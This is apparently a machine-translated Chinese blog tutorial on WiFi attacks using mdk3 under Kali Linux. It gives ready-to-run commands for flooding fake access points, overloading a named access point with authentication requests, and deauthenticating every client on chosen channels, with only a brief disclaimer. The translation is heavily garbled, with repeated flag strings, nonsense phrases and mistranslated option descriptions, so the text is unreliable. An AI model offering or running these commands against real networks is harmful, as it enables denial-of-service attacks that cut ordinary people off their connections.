
 ">WeChat
It’s a little high for the Mid-Autumn Festival, and it’s just a little bit late on the subject of wireless security.Wireless security topic_Close #03 — building personal dictionaryI have interesting friends who write to me privately, and they leave messages in the public domain saying that if I wanted to explain something about a rainbow watch and GPU cracking, I would then, in response to your needs, add an article on the rainbow watch and GPS break-up. Today we will open up the next topic of wireless security: attack pages. The attacks are divided into two parts: one is unconnected below wire, and the other is connected under wireless. This is how to attack without connection (only talk about technology, so don’t use it maliciously), mainly using mdk3 under kali.Python reptile development and project battlesIt’s published. You can have a look at it.Template)
First of all, we switch the WiFi to listening mode, using mdk3’s b-parameters.
- b – Beacon Flood Mode
- Sends beacon frames to show fake APs at clients.
- This can sometimes crash network scanners and even drivers!
- OPTIONS:
- – No, I don’t. <ssid> Use SSID <ssid> Instead of randomly created ones specify a name for the AP signal, and create it at random without using it
- – F-f. <filename> Read SIDs from file
- – V-V. <filename> Read MACs and SSIDs from file. See example file!
- -D-d. Show status as Ad-Hoc
- -W-w-w-w-w-w. Set WEP bit (Generates encrypted networks)
- – G-g. Show status as 54 Mbit
- – T-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-t-T-t-t- Show status using WPA TKIP encryption
- – A-a. Show status using WPA AES encryption
- – I’m sorry. Use Valid accesspoint MAC from UUI database
- – H-h. Hop to channel where AP is spoofed。This makes the test more effective against some devices/drivers。But it reduces packet rate due to channel hopping.
- -C-c. <chan> Fake an AP on channel <chan>. If you want your card to hop onl, This channel, you have to set-h option, too!
- – I’m sorry. <I don’t think so.> Set speed in packs per second (Default: 50)

1.1 Falsify an AP signal with a speed of 200 for the name qiye1 and channel 1
- mdk3 wlan1 b -n qiye1 -c 1 -p 200

1.2 Forgering of a name qiye1, channel 1, package speed 200, encryptionWpa AESThe AP signal.
- mdk3 wlan1 b -n qiye1 -c 1 -p 200 -a
The qiye1 signal can be seen on the phone as being encrypted.
1.3 The APS signal is forged according to the name of the document and believes in 2.
- mdk3 wlan1 b -f FakeAPName.txt -c 2
When the execution is completed, you can see on the computer the effect of the following figure showing the name of the AP in my custom file:

1.4 A large number of p signals are randomly forged and the channel is 1
- mdk3 wlan1 b -g -c 1
The computer displays a variety of randomly named wireless signals filled with an entire list of wireless messages.
ii. Validation of flood attack patterns, interference with communications, and even the elimination of circuitless causes. Mdk3 automatically simulates random macs that launch large-scale validation requests to target AP, which can lead AP to be too busy processing overloading requests to stop responding to normal customer connections, which can be used to force users to reroute.
- a – Authentication DoS mode
- Sends authentication frames to all APs found in range.
- Too much clients freeze or reset almost every AP.
- OPTIONS:
- – A-a. <ap_mac> Only test the targeted AP mac, you can read the previous swindlers and you can see how to get back to it.
- -m Use Valid client MAC from UUI database
- – Do NOT check for test being successful
- – I don’t know. <ap_mac> Intelligent test on AP (-a and -c will be signed)
- This test connects clients to the AP and reinjects sniffed data to keep them alive
- – I’m sorry. <I don’t think so.> Set speed in packs per second (Default: uncontracted)
攻击名称为qiye,mac地址为FC:D7:33:DE:F3:8A的无线AP。
- mdk3 wlan1 a -a FC:D7:33:DE:F3:8A -c -s 300

The same is true of mobile phones, which do not react when you click on them.
iii. Forced de-certification of flood attack methods, under which the software would want all AP delivery mandatory de-validation packages around it to force all customers connected to AP to drop off their lines without response.
- d – Deauthentication / Disassociation Amok Mode
- Kicks everybody found from AP
- OPTIONS:
- -W-w-w-w-w-w. <filename> Read file concluding MACs not to care about Whitelist mode
- – B-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b-b—-b-b-b-b-b-b–b–b-b-b— <filename> Read file considering MACs to run blacklist on (Blacklist Mode)
- – I’m sorry. <I don’t think so.> Set speed in packs per second (Default: uncontracted)
- With any channel, mdk3 will hop all 14 b/g channels.
3.1 攻击名称为qiye,mac地址为FC:D7:33:DE:F3:8A的无线AP,使我客户端掉线无法上网。
- mdk3 wlan1 d -b blacklist.txt

When the computer went offline, it reconnected and found out it was not connected.

3.2 Directly pursue a full range of attacks in accordance with the channel. Directly attack all the channels I scanned.
- mdk3 wlan1 d -c 6,11,4,3,13,7

今天的分享就到这里,下一篇继续分析。如果大家觉得还可以呀,记得推荐呦。
未经允许不得转载:萌萌Apprentissage » About the wifi attacks and the cracks.


 learn NMAP

